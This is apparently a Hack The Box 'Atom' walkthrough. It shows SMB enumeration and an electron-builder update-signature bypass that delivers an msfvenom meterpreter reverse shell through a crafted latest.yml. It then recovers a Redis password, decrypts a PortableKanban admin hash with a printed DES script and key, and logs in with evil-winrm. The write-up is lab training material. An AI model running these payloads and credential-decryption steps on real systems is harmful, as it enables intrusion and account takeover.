

atom

```
(root@kali)-[/Documents/htb/boxes]
# nmap -sC -sV -p- 10.10.10.237
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-11 20:15 EDT
Nmap scan report for 10.10.10.237
Host is up (0.055s latency).
Not shown: 65529 filtered ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ http-title: Heed Solutions
135/tcp   open  msrpc          Microsoft Windows RPC
443/tcp   open  ssl/http       Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ http-title: Heed Solutions
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_   http/1.1
445/tcp   open  microsoft-ds   Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
6379/tcp  open  redis          Redis key-value store
Service Info: Host: ATOM; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 2h36m13s, deviation: 4h02m32s, median: 16m11s
|_ smb-os-discovery:
|_   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|_   OS CPE: cpe:/o:microsoft:windows_10::-
|_   Computer name: ATOM
|_   NetBIOS computer name: ATOM\x00
|_   Workgroup: WORKGROUP\x00
|_   System time: 2021-06-11T17:33:46-07:00
|_ smb-security-mode:
|_   account_used: guest
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2021-06-12T00:33:42
|_   start_date: N/A
```

Microsoft Remote Procedure Call, also known as a function call or a subroutine call, is a [protocol](#) that uses the client-server model in order to allow one program to request service from a program on another computer without having to understand the details of that computer's network. MSRPC was originally derived from open source software but has been developed further and copyrighted by Microsoft.

Microsoft-ds

Microsoft DS is the name given to port 445 which is used by SMB (Server Message Block). SMB is a network protocol used mainly in Windows networks for sharing resources (e.g. files or printers) over a network. It can also be used to remotely execute commands.


Apr 15, 2020

Redis is a popular and very fast in-memory database structure store primarily used as a cache or a message broker. ... Known for its speed, efficiency, and scalability, it's currently the most popular **NoSQL** database used today. Jun 16, 2017


Let's start with port-80

Port-80

There is a simple html page.



Let's check https 443 port.



Same page on port 80 and 443 not so interesting.

Now let's check with smbclient now.

```
(root@kali)~/Documents/htb/boxes
# smbclient
Usage: smbclient [-?EgqBVNkPeC] [-?|--help] [--usage] [-R|--name-resolve=NAME-RESOLVE-ORDER] [-M|--message=HOST] [-I|--ip-address=IP] [-E|--stderr]
[-L|--list=HOST] [-m|--max-protocol=LEVEL] [-T|--tar=<c|x>IXFvgbNan] [-D|--directory=DIR] [-C|--command=STRING] [-b|--send-buffer=BYTES]
[-t|--timeout=SECONDS] [-p|--port=PORT] [-g|--grepable] [-q|--quiet] [-B|--browse] [-d|--debuglevel=DEBUGLEVEL] [-s|--configfile=CONFIGFILE]
[-l|--log-basename=LOGFILEBASE] [-V|--version] [--option=name=value] [-O|--socket-options=SOCKETOPTIONS] [-n|--netbiosname=NETBIOSNAME]
[-W|--workgroup=WORKGROUP] [-i|--scope=SCOPE] [-U|--user=USERNAME] [-N|--no-pass] [-k|--kerberos] [-A|--authentication-file=FILE]
[-S|--signing-on|off|required] [-P|--machine-pass] [-e|--encrypt] [-C|--use-ccache] [--pw-nt-hash] service <password>
```

```
(root@kali)~/Documents/htb/boxes
# smbclient -L \\10.10.10.237 -U ""
Enter WORKGROUP\'s password:

Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
C$             Disk           Default share
IPC$           IPC            Remote IPC
Software_Updates Disk
SMB1 disabled -- no workgroup available
```

We have a interesting share called Software_Updates let's check what's inside.

```
(root@kali)-[/Documents/htb/boxes]
# smbclient -N '\\10.10.10.237\Software_Updates'
Try "help" to get a list of possible commands.
smb: \> ls
.                ADMIN$      D Disk    0   Fri Jun 11 20:47:27 2021
..               C$         D Disk    0   Fri Jun 11 20:47:27 2021
client1          IPC$       D IPC     0   Fri Jun 11 20:47:27 2021
client2          Software_Updates Disk    0   Fri Jun 11 20:47:27 2021
client3          SMB1 disabled -- no workgroup available 0   Fri Jun 11 20:47:27 2021
UAT_Testing_Procedures.pdf  A    35202  Fri Apr  9 07:18:08 2021
4413951 blocks of size 4096. 1369077 blocks available
smb: \>
```

Inside folders there is nothing for us. but there is a pdf file. let get this real quick.

```
smb: \> get UAT_Testing_Procedures.pdf
getting file \UAT_Testing_Procedures.pdf of size 35202 as UAT_Testing_Procedures.pdf (116.5 KiloBytes/sec) (average 116.5 KiloBytes/sec)
smb: \> exit
exit: command not found
smb: \> exit
```

```
(root@kali)-[/Documents/htb/boxes/atom]
# ls
atom.ctb  atom.ctb~  atom.ctb~  atom.ctb~~  UAT_Testing_Procedures.pdf
```

Heedv1.0

Internal QA Documentation

What is Heed ?

Note taking application built with [electron-builder](#) which helps users in taking important notes.

What about QA ?

We follow the below process before releasing our products.

1. Build and install the application to make sure it works as we expect it to be.
2. Make sure that the update server running is in a private hardened instance. To initiate the QA process, just place the updates in one of the "client" folders, and

the appropriate QA team will test it to ensure it finds an update and installs it correctly.

3. Follow the checklist to see if all given features are working as expected by the developer.

After reading the pdf i known that we can place the update in any client folder and the automated script check the update. So if we place the rev shell instead of update so we can get the reverse shell. but for that we need to bypass the "Signature Validation".

So i search the on google for electron-builder exploit and we got a good blog post.

Link : <https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html>

A Fail Open Design

As part of a security engagement for one of our customers, we have reviewed the update mechanism performed by Electron Builder, and discovered an overall lack of secure coding practices. In particular, we identified a vulnerability that can be leveraged to bypass the signature verification check hence leading to remote command execution.

The signature verification check performed by electron-builder is simply based on a string comparison between the installed binary's `publisherName` and the certificate's *Common Name* attribute of the update binary. During a software update, the application will request a file named `latest.yml` from the update server, which contains the definition of the new release - including the binary filename and hashes.

To retrieve the update binary's publisher, the module executes [the following code](#) leveraging the native `Get-AuthenticodeSignature` cmdlet from Microsoft.PowerShell.Security:

```
Since the ${tempUpdateFile} variable is provided unescaped to the execFile utility, an attacker could bypass the entire signature verification by triggering a parse error in the script. This can be easily achieved by using a filename containing a single quote and then by recalculating the file hash to match the attacker-provided binary (using shasum -a 512 malicio usupdate.exe | cut -d " " -f1 | xxd -r -p | base64 ).
```

After reading the blog i understand that how to bypass the Signature and get reverse shell.

I am using msfvenom for creating the reverse shell.

```
(root@kali)-[/Documents/htb/boxes/atom]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.16 LPORT=9001 -f exe -o "r'saad.exe"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: r'saad.exe

(root@kali)-[/Documents/htb/boxes/atom]
# ls
atom.ctb  atom.ctb~  atom.ctb~  atom.ctb~~  "r'saad.exe"  UAT_Testing_Procedures.pdf

(root@kali)-[/Documents/htb/boxes/atom]
# shasum -a 512 "r'saad.exe" | cut -d " " -f1 | xxd -r -p | base64 -w 0
+D0Gik8TPHov6eEtZ5aW+XXUexfmj2fWh0Di6GeEtui8NYo2IAQO+wKkJc3jGnY0wAGBX7HW8Tn8YIc9Z6uDwA=
```

We got the hash now let's start our msfconsole to catch the rev shell.

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.16
lhost => 10.10.14.16
msf6 exploit(multi/handler) > set lport 9001
lport => 9001
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.16:9001

```

Now we need to create a file called latest.yml and add our hash inside this file.

```

latest.yml x
1 version: 1.2.3
2 path: http://10.10.14.16/r'saad.exe
3 sha512: +D0Gik8TPHov6eEtZ5aW+XXUexfmj2fWh0Di6GeEtui8NYo2IAQ0+wKkJc3jGnYOWAGBX7HW8Tn8YIc9Z6uDwA==
4

```

Now start your python3 server on port 80 and we good to go.

```

(rootkali)-[/Documents/htb/boxes/atom]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

Now last thing you want to do is put the file inside client2 or client1 folder it's your choice.

```

(rootkali)-[/Documents/htb/boxes/atom]
# smbclient //10.10.10.237/Software_Updates/ -U ""
Enter WORKGROUP\'s password:
Try "help" to get a list of possible commands.
smb: \> ls

```

Id	Name	Type	Size	Modified	Accessed	Created
.	.	D	0	Fri Jun 11 21:12:54 2021		
..	..	D	0	Fri Jun 11 21:12:54 2021		
client1	client1	D	0	Fri Jun 11 21:12:54 2021		
client2	client2	D	0	Fri Jun 11 21:12:54 2021		
client3	client3	D	0	Fri Jun 11 21:12:54 2021		
UAT_Testing_Procedures.pdf	UAT_Testing_Procedures.pdf	A	35202	Fri Apr 9 07:18:08 2021		

```

4413951 blocks of size 4096. 1367868 blocks available
smb: \> cd client2
smb: \client2\> put latest.yml
putting file latest.yml as \client2\latest.yml (0.9 kb/s) (average 0.9 kb/s)
smb: \client2\> ls

```

Id	Name	Type	Size	Modified	Accessed	Created
.	.	D	0	Fri Jun 11 21:14:48 2021		
..	..	D	0	Fri Jun 11 21:14:48 2021		
latest.yml	latest.yml	A	150	Fri Jun 11 21:14:48 2021		

```

4413951 blocks of size 4096. 1367868 blocks available
smb: \client2\>

```

After putting file wait for 10sec and you get the reverse shell in metasploit.

```
(root@kali)-[/Documents/htb/boxes/atom]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.237 - - [11/Jun/2021 21:33:36] code 404, message File not found
10.10.10.237 - - [11/Jun/2021 21:33:36] "GET /r'saad.exe.blockmap HTTP/1.1" 404 -
10.10.10.237 - - [11/Jun/2021 21:33:36] "GET /r%27saad.exe HTTP/1.1" 200 -
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.16:9001 latest.yml (0.0 kb/s) (average 0.0 kb/s)
[*] Sending stage (175174 bytes) to 10.10.10.237
[*] Meterpreter session 1 opened (10.10.14.16:9001 -> 10.10.10.237:61641) at 2021-06-11 21:33:40 -0400
```

```
meterpreter > shell
Process 1204 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.906]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
atom\jason
```

Boom we got the shell.

I will also share a bash script for automate the work for getting the rev shell.

Now let's get our user.txt file.

```
Directory of C:\Users\jason\Desktop
04/02/2021  10:29 PM    <DIR>          .
04/02/2021  10:29 PM    <DIR>          ..
03/31/2021  02:09 AM             2,353 heedv1.lnk
03/31/2021  02:09 AM             2,353 heedv2.lnk
03/31/2021  02:09 AM             2,353 heedv3.lnk
06/11/2021  05:16 PM              34 user.txt
               4 File(s)              7,093 bytes
               2 Dir(s)  5,612,974,080 bytes free

C:\Users\jason\Desktop>type user.txt
type user.txt
96c83c66e981e0b8c0e63cd8fd0fb1d6
```

Privilege escalation
let's run winPEAS.

Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Process ID
TCP	httpd	80	[::]	0	Listening	2468
TCP	svchost	135	[::]	0	Listening	912
TCP	httpd	443	[::]	0	Listening	2468
TCP	System	445	[::]	0	Listening	4
TCP	System	5985	[::]	0	Listening	4
TCP	redis-server	6379	[::]	0	Listening	7308
TCP		47001	[::]	0	Listening	4

First let's get the file and see what's inside.

```

C:\Users\jason\Desktop>cd C:\Program Files\Redis\
cd C:\Program Files\Redis\

C:\Program Files\Redis>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9793-C2E6

Directory of C:\Program Files\Redis

06/11/2021  05:16 PM    <DIR>          .
06/11/2021  05:16 PM    <DIR>          ..
07/01/2016  03:54 PM             1,024 EventLog.dll
04/02/2021  07:31 AM    <DIR>          Logs
07/01/2016  03:52 PM             12,618 Redis on Windows Release Notes.docx
07/01/2016  03:52 PM             16,769 Redis on Windows.docx
07/01/2016  03:55 PM             406,016 redis-benchmark.exe
07/01/2016  03:55 PM           4,370,432 redis-benchmark.pdb
07/01/2016  03:55 PM             257,024 redis-check-aof.exe
07/01/2016  03:55 PM           3,518,464 redis-check-aof.pdb
07/01/2016  03:55 PM             268,288 redis-check-dump.exe
07/01/2016  03:55 PM           3,485,696 redis-check-dump.pdb
07/01/2016  03:55 PM             482,304 redis-cli.exe
07/01/2016  03:55 PM           4,517,888 redis-cli.pdb
07/01/2016  03:55 PM           1,553,408 redis-server.exe
07/01/2016  03:55 PM           6,909,952 redis-server.pdb
04/02/2021  07:39 AM             43,962 redis.windows-service.conf
04/02/2021  07:37 AM             43,960 redis.windows.conf
07/01/2016  09:17 AM             14,265 Windows Service Documentation.docx
               16 File(s)      25,902,070 bytes
               3 Dir(s)      5,608,796,160 bytes free

C:\Program Files\Redis>type redis.windows-service.conf
type redis.windows-service.conf
# Redis configuration file example
requirepass kidvscat_yes_kidvscat
# Note on units: when memory size is needed, it is possible to specify
# it in the usual form of 1k 5GB 4M and so forth:
#
# 1k => 1000 bytes
# 1kb => 1024 bytes
# 1m => 1000000 bytes
# 1mb => 1024*1024 bytes
# 1g => 1000000000 bytes
# 1gb => 1024*1024*1024 bytes

```

I found a password -> kidvscat_yes_kidvscat
 And with this password we can connect with redis-server
 But first if you don't have redis-cli so install that with this command.
 And here is the cheatsheet of redis-cli commands.

<https://gist.github.com/LeCoupa/1596b8f359ad8812c7271b5322c30946>

Now let's connect with server.

Let's list the keys.

```
(root@kali)-[/Documents/htb/boxes/atom]
# redis-cli -h 10.10.10.237 -a kidvscat_yes_kidvscat
Warning: Using a password with '-a' or '-u' option on the command line interface may not be safe.
10.10.10.237:6379> keys *
1) "pk:urn:metadaclass:ffffffff-ffff-ffff-ffff-ffffffffffffff"
2) "pk:ids:User"
3) "pk:ids:MetaDataClass"
4) "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
10.10.10.237:6379>
```

Now let's go with first user because first is always admin.

```
10.10.10.237:6379> get pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0
"{\"Id\":\"e8e29158d70d44b1a1ba4949d52790a0\",\"Name\":\"Administrator\",\"Initials\":\"\",\"Email\":\"\",\"EncryptedPassword\":\"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi\",\"Role\":\"Admin\",\"Inactive\":false,\"TimeStamp\":\"637530169606440253\"}"
10.10.10.237:6379>
```

We got the hash -> Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi

Now the question is how to crack or decrypt this hash.

I again check the winPEAS result and I found something good


```
[+] Looking for documents --limit 100--
C:\Users\jason\Downloads\PortableKanban\User Guide.pdf
C:\Users\jason\Documents\UAT_Testing_Procedures.pdf

[+] Office Most Recent Files -- limit 50
```

I download the pdf and read the pdf.

```
meterpreter > download "User Guide.pdf"
[*] Downloading: User Guide.pdf → /Documents/htb/boxes/atom/User Guide.pdf
[*] Downloaded 1.00 MiB of 1.00 MiB (99.86%): User Guide.pdf → /Documents/htb/boxes/atom/User Guide.pdf
[*] Downloaded 1.00 MiB of 1.00 MiB (100.0%): User Guide.pdf → /Documents/htb/boxes/atom/User Guide.pdf
[*] download : User Guide.pdf → /Documents/htb/boxes/atom/User Guide.pdf
```

Portable Kanban uses only basic features of Redis on Windows, in fact there is no need to use the very latest version which are currently available only for Linux. To install Redis on Windows machine download using link above and start installation package (Redis-x64-3.0.504.msi), administrator's privileges are required. Note that it supports x64 systems only. Then just follow screen instructions:



Default installation package of Redis on Windows automatically installs server as a windows service, so there is no need to start it manually. But I would recommend adjusting some server settings after installation. Windows version of Redis stores all the settings within 'redis.windows-service.conf' file (in the folder where it is installed), all the settings are documented within the file. The following ones should be uncommented (remove # sign in front) and changed to avoid data losses and provide better security and fault tolerance:

Section	Setting	Default value	Value
SNAPSHOTTING	dir	./	<Actual path for database dumps>
APPEND ONLY MODE	Appendonly	No	yes

2

After reading this i understand that portable-kanban stores all the setting and Encrypted Password.

Let's search on google for any exploit for portable kanban.
python script :

<https://www.torchsec.net/portablekanban-4-3-6578-38136-encrypted-password-disclosure-torchsec/>
<https://dl.packetstormsecurity.net/2101-exploits/-pk43657838136-disclose.txt>

Found a python3 script for Encrypted Password Disclosure. With the help of this script i can decrypt the hash. But the problem is the script require the file called PortableKanban.pk3 so i modify the script for our usecase.


```
decrypt.py x
1 import json
2 import base64
3 from des import * #python3 -m pip install des
4
5 try:
6     hash = str(input("Enter the Hash : "))
7     hash = base64.b64decode(hash.encode('utf-8'))
8     key = DesKey(b"7ly6UznJ")
9     print("Decrypted Password : " + key.decrypt(hash,initial=b"XuVUm5fR",padding=True).decode('utf-8'))
10 except:
11     print("Wrong Hash")
12
```

Before running the script install the req for that with this command :pip3 install des

Now we are ready to decrypt the hash.

python3 decrypt.py

```
(rootkali)-[/Documents/htb/boxes/atom]
# python3 decrypt.py
Enter the Hash : Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi
Decrypted Password : kidvscat_admin_@123
```

And we got the password of Administrator ->

kidvscat_admin_@123

Now let's login with evil-winrm.

And we pwned it

```
(rootkali)-[/Documents/htb/boxes/atom]
# evil-winrm -i 10.10.10.237 -u 'administrator' -p 'kidvscat_admin_@123'

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
a6bad8ceedf7983d7c2458e5364c47d9
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```